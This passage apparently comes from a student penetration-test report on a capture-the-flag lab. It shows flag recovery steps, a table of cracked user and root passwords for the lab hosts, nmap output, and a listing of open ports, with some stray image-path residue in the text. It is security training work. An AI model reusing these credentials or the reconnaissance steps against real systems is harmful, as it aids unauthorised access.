is confirmed to contain a .png image. We

	 **(After sending to Kali (10.10.0.10), then using the** ImageMagick **tool to run the command** display flag7.png) 	copy the file and create a .png copy of it,flag7_image.png and then use scp to send it to the Kali server (10.10.0.10). On Kali, there is a tool called ImageMagick that allows the user to display image files using the display command. When display file7_image.png is used, we find that the image contains the flag: flag7{worlds_within_worlds}

flag8{escape_the_metaverse}		Once access was attained to root, in the /root filesystem, there was a flag8.txt file. This flag was encoded into hex, much like flag 6, and was decoded using: cat flag8.txt | xxd -r -p

Users and Passwords

User	Password	Location	Screenshots
stephenson	pizzadeliver	172.16.1.2 (Client Server, CLI /bin/bash) Websites (10.10.0.66:80, 10.10.0.66:8001)	
gibson	digital	10.10.0.66 (Web Server, CLI bin/bash) Websites 10.10.0.66:80, 10.10.0.66:8001	
root	1986angeles	10.10.0.66 (Web Server, CLI /bin/bash)	

root	$pacebubble	172.16.1.2 (Client Server, CLI /bin/bash)	
test	*This user does not have a password on the NBN staging website.*	10.10.0.66:8001 (Staging Web Server)	

Ports and Services

Web Server (10.10.0.66, 172.16.1.1)

The following ports and services were found using the command: *nmap 10.10.0.66 -sT -sV -p 0-65535*

Port	Service	Version (If Applicable)
80/tcp	**HTTP**	**Apache httpd 2.4.29 ((Ubuntu))**
443/tcp	**SSH**	**Open SSH 7.6p1 Ubuntu 4Ubuntu0.3 (Ubuntu Linux; protocol 2.0)**
8001/tcp	**HTTP**	**Apache httpd 2.4.29 ((Ubuntu))**
65534/tcp	**ftp**	**vsftpd 3.0.3**

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
443/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8001/tcp  open  http    Apache httpd 2.4.29 ((Ubuntu))
65534/tcp open  ftp     vsftpd 3.0.3
MAC Address: 08:00:27:4B:AC:F8 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel
```

Client Server (172.16.1.2)


The following ports and services were found after connecting to the Web Server and using ncat to see what ports were open and communicating with the Web Server.

ps aux was also used to determine the running services once access was gained to the client server **using the** stephenson **user.**


Port	Service
22/tcp	**Ssh**
25	**tcp/smtp**
110	**Tcp/pop3**
5268	**exec:/usr/games/fortune**
5355	**exec:/usr/games/fortune**
5782	**exec:/usr/games/fortune**
5843	**exec:/usr/games/fortune**
5854	**exec:/usr/games/fortune**
6174	**exec:/usr/games/fortune**
6573	**exec:/home/Stephenson/nbn**
6868	**exec:/usr/games/fortune**
7437	**exec:/usr/games/fortune**
9562	**exec:/usr/games/fortune**
12824	**exec:/usr/games/fortune**

15035	**exec:/usr/games/fortune**
24204	**exec:/usr/games/fortune**
34246	**exec:/usr/games/fortune**
40998	**exec:/usr/games/fortune**
42780	**exec:/usr/games/fortune**
49881	**exec:/usr/games/fortune**
49953	**exec:/usr/games/fortune**
52396	**exec:/usr/games/fortune**
53852	**exec:/usr/games/fortune**
54597	**exec:/usr/games/fortune**
56585	**exec:/usr/games/fortune**
62049	**exec:/usr/games/fortune**
62992	**exec:/usr/games/fortune**
63034	**exec:/usr/games/fortune**
64128	**exec:/usr/games/fortune**

Ncat output



ps aux output



Automated Tool Results

Zap Scanning results can be downloaded from Github (will be made available once the engagement deadline has passed and all engagements requested are under Peer Review)

- Link: https://github.com/jcn20/NYU_PenTest/blob/master/Final_Project/WebServer_Zap_Scan_8001.html

References

(1) https://owasp.org/www-community/Anti_CRSF_Tokens_ASP-NET
(2) https://github.com/juliocesarfort/public-pentesting-reports - Report templates.
(3) https://stackoverflow.com/questions/13160309/conversion-hex-string-into-ascii-in-bash-command-line/30084257
(4) https://linuxize.com/post/linux-tee-command/
(5) https://github.com/juliocesarfort/public-pentesting-reports

(6) https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf